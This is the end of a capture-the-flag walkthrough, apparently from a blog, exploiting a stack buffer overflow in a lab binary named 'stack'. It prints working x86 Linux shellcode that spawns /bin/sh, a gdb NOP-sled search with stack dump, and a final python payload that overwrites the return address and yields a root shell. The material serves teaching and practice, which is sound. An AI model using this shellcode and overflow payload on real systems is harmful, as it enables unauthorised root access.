
```
\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68/tty\x68/-
dev\x89\xe3\x31\xc9\x66\xb9\x12\x27\xb0\x05\xcd\x80\x31\xc0\x50\x68//sh\x68/-
bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80
```

But first, we need to find a proper location to put our shellcode. Normally, people put the shellcode inside the buffer. The problem is, the buffer declared is rather small (around 64 bytes) which is the result of a lower chance of getting the shell. In this special case, I put the shellcode outside the buffer. To perform this step, we are going to find a good location by drowning lots of NOP operation or ‘\x90’.

```
$ python -c "print('A'*76 + '\xaa\xdd\xff\xff' + '\x90'*100)" > /home/zayotic/nop.in
```

After that run with the payload in gdb mode. Then, check for the stack with the following command.

```
gdb$ x/100x $exp-200
```




```
0xffffd6ac:     0xf7e51fe3      0x41414141      0x41414141      0x41414141
0xffffd6bc:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd6cc:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd6dc:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd6ec:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd6fc:     0xffffddaa      0x90909090      0x90909090      0x90909090
0xffffd70c:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd71c:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd72c:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd73c:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd74c:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd75c:     0x90909090      0x90909090      0x08048300      0x00000000
0xffffd76c:     0x08048341      0x0804841d      0x00000001      0xffffd794
0xffffd77c:     0x08048440      0x080484b0      0xf7feb300      0xffffd78c
0xffffd78c:     0x0000001c      0x00000001      0xffffd8b6      0x00000000
```

I’m going to use address 0xffffd738.

Step 4: Moment of truth

After getting all the required information: the EIP offset and the return address to execute the shellcode, time to draft the final payload and run with the program.

```
$ python -c "print('A'*76 +'\x38\xd7\xff\xff' + '\x90'*100 +'\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68/tty\x68/-
dev\x89\xe3\x31\xc9\x66\xb9\x12\x27\xb0\x05\xcd\x80\x31\xc0\x50\x68//sh\x68/-
bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80')" | ./stack
```



```
You have new mail in /var/mail/zayotic
zayotic@plethora:~/bof$ python -c "print('A'*76 +'\x38\xd7\xff\xff' + '\x
x31\xc9\x66\xb9\x12\x27\xb0\x05\xcd\x80\x31\xc0\x50\x68//sh\x68/bin\x89\x
# whoami
root
```

Conclusion

That’s all for the simple and yet amusing beginner CTF room by zayotic. Hope you learn something today. Until next time 😉